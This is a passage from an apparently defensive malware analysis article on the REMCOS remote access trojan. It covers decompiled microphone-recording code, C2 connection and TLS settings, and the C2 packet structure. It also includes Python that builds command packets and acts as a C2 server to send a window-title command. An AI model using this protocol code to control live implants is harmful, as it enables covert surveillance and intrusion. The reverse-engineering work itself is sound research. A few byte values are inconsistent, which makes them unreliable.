21  dword_472AC4 = g_recording_duration * (g_waveformatex.wBitsPerSample >> 3);
22  waveInOpen(&phwi, 0xFFFFFFFF, &g_waveformatex, (DWORD_PTR)sub_401D0B, 0, 0x30008u);
23  sub_401F9D(dword_472AC4);
24  pwh.lpData = ctf::std::String::GetBuffer2(&stru_474D7C);
25  pwh.dwBufferLength = dword_472AC4;
26  pwh.dwBytesRecorded = 0;
27  pwh.dwUser = 0;
28  pwh.dwFlags = 0;
29  pwh.dwLoops = 0;
30  waveInPrepareHeader(phwi, &pwh, 0x20u);
31  waveInAddBuffer(phwi, &pwh, 0x20u);
32  waveInStart(phwi);
33  return 0;
34 }
```

0x401BE9 Initialization of audio recording

After recording for X minutes, the recording file is saved, and a new recording begins. REMCOS uses the following configuration fields to construct the recording folder path:

- `audio_record_parent_directory` (index `0x25`)
- `audio_record_folder` (index `0x26`)

The final path is `{audio_record_parent_directory}/{audio_record_folder}`. In this case, it will be `C:\MicRecords`. Recordings are saved to disk using the following format: `%Y-%m-%d %H.%M.wav`.



Audio recording folder


Communication with the C2

After initialization, REMCOS initiates communication with its C2. It attempts to connect to each domain in its `c2_list` (index `0x0`) until one responds.

According to previous research, communication can be encrypted using TLS if enabled for a specific C2. In such cases, the TLS engine will utilize the `tls_raw_certificate` (index `0x36`), `tls_key` (index `0x37`), and `tls_raw_peer_certificate` (index `0x38`) configuration fields to establish the TLS tunnel.

It's important to note that in this scenario, only one peer certificate can be provided for multiple TLS-enabled C2 domains. As a result, it may be possible to identify other C2s using the same certificate.

Once connected we received our first packet:



Hello packet from REMCOS

As described in depth by Fortinet, the protocol hasn't changed, and all packets follow the same structure:


- (orange)`magic_number`: `\x24\x04\xff\x00`
- (red)`data_size`: `\x40\x03\x00\x00`
- (green)`command_id` (number): `\0x4b\x00\x00\x00`
- (blue)data fields separated by `|\x1e\x1e\1f|`

After receiving the first packet from the malware, we can send our own command using the following functions.

```
MAGIC = 0xFF0424
SEPARATOR = b"\x1e\x1e\x1f|"


def build_command_packet(command_id: int, command_data: bytes) -> bytes:
        return build_packet(command_id.to_bytes(4, byteorder="little") +
command_data)


def build_packet(data: bytes) -> bytes:
        packet = MAGIC.to_bytes(4, byteorder="little")
        packet += len(data).to_bytes(4, byteorder="little")
        packet += data
        return packet
```

Here we are going to change the title of a Notepad window using the command 0x94, passing as parameters its window handle (329064) and the text of our choice.

```
def main() -> None:
        server_0 = nclib.TCPServer(("192.168.204.1", 8080))

        for client in server_0:
        print(client.recv_all(5))

        client.send(build_command_packet(
                                0x94,
                                b"329064" + SEPARATOR +
"AM_I_A_JOKE_TO_YOU?".encode("utf-16-le")))
```



REMCOS executed the command, changing the Notepad window text

That’s the end of the second article. The third part will cover REMCOS' configuration and its C2 commands.